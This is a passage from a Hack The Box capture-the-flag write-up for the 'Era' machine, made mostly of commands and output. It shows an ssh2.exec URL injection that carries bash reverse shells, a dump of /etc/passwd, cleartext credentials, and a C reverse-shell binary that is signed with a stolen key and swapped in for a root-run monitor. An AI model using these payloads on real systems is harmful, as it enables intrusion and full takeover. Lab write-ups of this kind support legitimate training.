

Then come to download page to make a malicious link
http://file.era.htb/download.php?idT&show=true&format=ssh2.exec://yuri:mustang@127.0.0.1/bash -c "bash -i >& /dev/tcp/10.10.14.6/4444 0>&1";

http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://yuri:mustang@127.0.0.1/bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.6%2F4444%200%3E%261%22;
Then you can get the shell as yuri
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.79] 33096
bash: cannot set terminal process group (7161): Inappropriate ioctl for device
bash: no job control in this shell
yuri@era:~$ id
id
uid=1001(yuri) gid=1002(yuri) groups=1002(yuri)
yuri@era:~$
I need to check /etc/passwd to find the target to switch
yuri@era:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
usbmux:x:106:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
eric:x:1000:1000:eric:/home/eric:/bin/bash
ftp:x:108:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
yuri:x:1001:1002::/home/yuri:/bin/sh
_laurel:x:999:999::/var/log/laurel:/bin/false
Then I would like upgrade the shell
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")'
^Z
stty raw -echo; fg
Then we can use su eric and the credit eric:america to get the shell as eric
yuri@era:~$ su eric
Password:
eric@era:/home/yuri$
Privilege Escalation
Then by check the process of background for root
eric@era:~$ ps aux | grep root
root        7540  0.0  0.0   2892   968 ?        Ss   05:05   0:00 /bin/sh -c bash -c '/root/initiate_monitoring.sh' >> /opt/AV/periodic-checks/status.log 2>&1
root        7541  0.0  0.0   4784  3412 ?        S    05:05   0:00 /bin/bash /root/initiate_monitoring.sh
root        7551  0.0  0.0   2776   964 ?        S    05:05   0:00 /opt/AV/periodic-checks/monitor
We can found there is a monitor running in the background.
And we can even write to this file
eric@era:~$ ls -al /opt/AV/periodic-checks/monitor
-rwxrw---- 1 root devs 16544 Jul 27 05:09 /opt/AV/periodic-checks/monitor
eric@era:~$ id
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)

eric@era:~$ file /opt/AV/periodic-checks/monitor
/opt/AV/periodic-checks/monitor: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=45a4bb1db5df48dcc085cc062103da3761dd8eaf, for GNU/Linux 3.2.0, not stripped
So I think we need to replace this monitor with our malicious reverse shell.
Firstly, let's make this malicious monitor
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ cat reverse.c
// save as reverse.c
#include <unistd.h>
int main() {
    setuid(0); setgid(0);
    execl("/bin/bash", "bash", "-c", "bash -i >& /dev/tcp/10.10.14.6/1337 0>&1", NULL);
    return 0;
}

┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ x86_64-linux-gnu-gcc -o monitor reverse.c -static


┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ file monitor
monitor: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=b2738dede88e638e03c2be0d6de23bcb3c300aa6, for GNU/Linux 3.2.0, not stripped
Remember we have get he file key.pem and x509.genkey
We need to sign our malicious monitor here
https://github.com/NUAA-WatchDog/linux-elf-binary-signer/tree/master
This tool would help us finish that
git clone https://github.com/NUAA-WatchDog/linux-elf-binary-signer.git

┌──(wither㉿localhost)-[~/Templates/htb-labs/Era/linux-elf-binary-signer]
└─$ make clean
gcc -o elf-sign elf_sign.c -lssl -lcrypto
Then sign the monitor
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ ./linux-elf-binary-signer/./elf-sign sha256 key.pem key.pem monitor
 --- 64-bit ELF file, version 1 (CURRENT), little endian.
 --- 27 sections detected.
 --- Section 0006 [.text] detected.
 --- Length of section [.text]: 480697
 --- Signature size of [.text]: 458
 --- Writing signature to file: .text_sig
 --- Removing temporary signature file: .text_sig
Finally replace the monitor and wait for reverse shell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Era]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.79 - - [27/Jul/2025 15:17:47] "GET /monitor HTTP/1.1" 200 -

eric@era:/opt/AV/periodic-checks$ wget http://10.10.14.6/monitor
eric@era:/opt/AV/periodic-checks$ chmod +x monitor.1
eric@era:/opt/AV/periodic-checks$ rm monitor
eric@era:/opt/AV/periodic-checks$ mv monitor.1 monitor
eric@era:/opt/AV/periodic-checks$ ls -al
total 756
drwxrwxr-- 2 root devs   4096 Jul 27 05:41 .
drwxrwxr-- 3 root devs   4096 Jul 22 08:42 ..
-rwxrwxr-x 1 eric eric 759474 Jul 27  2025 monitor
-rw-rw---- 1 root devs    331 Jul 27 05:41 status.log
Then you can get the reverse shell here.
┌──(wither㉿localhost)-[/opt/utilities]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.79] 56294
bash: cannot set terminal process group (8386): Inappropriate ioctl for device
bash: no job control in this shell
root@era:~# id
id
uid=0(root) gid=0(root) groups=0(root)
Description
For the footpath part, I think it is interesting that the ssh2exec exploit was hard to think of at first, but after code review, I could see this weakness.
For the root part, the only coincidence is that we need to authenticate the binary with a certificate to ensure that the program can run correctly.
cat initiate_monitoring.sh
#!/bin/bash

# Paths
BINARY="/opt/AV/periodic-checks/monitor"
SECTION=".text_sig"
EXTRACTED_SECTION="text_sig_section.bin"
ORGANIZATION="Era Inc."
EMAIL="yurivich@era.com"

# Extract the .text_sig section
objcopy --dump-section "$SECTION"="$EXTRACTED_SECTION" "$BINARY"

# Parse the ASN.1 structure
OUTPUT=$(openssl asn1parse -inform DER -in "$EXTRACTED_SECTION" 2>/dev/null)

if [[ $? -ne 0 ]]; then
    echo "[ERROR] Executable not signed. Tampering attempt detected. Skipping."
    rm -f "$EXTRACTED_SECTION"
    exit 1
fi

# Check for the organization name
ORG_CHECK=$(echo "$OUTPUT" | grep -oP "(?<=UTF8STRING        :)$ORGANIZATION")

# Check for the email address
EMAIL_CHECK=$(echo "$OUTPUT" | grep -oP "(?<=IA5STRING         :)$EMAIL")

# Decision logic
if [[ "$ORG_CHECK" == "$ORGANIZATION" && "$EMAIL_CHECK" == "$EMAIL" ]]; then
    $BINARY
    echo "[SUCCESS] No threats detected."
    ALLOW=1
else
    echo "[FAILURE] Binary has been tampered with. Skipping."
    ALLOW=0
fi

# Cleanup
rm -f "$EXTRACTED_SECTION"

# Exit with appropriate status
exit $ALLOW
I think it's just a coincidence, very CTF style.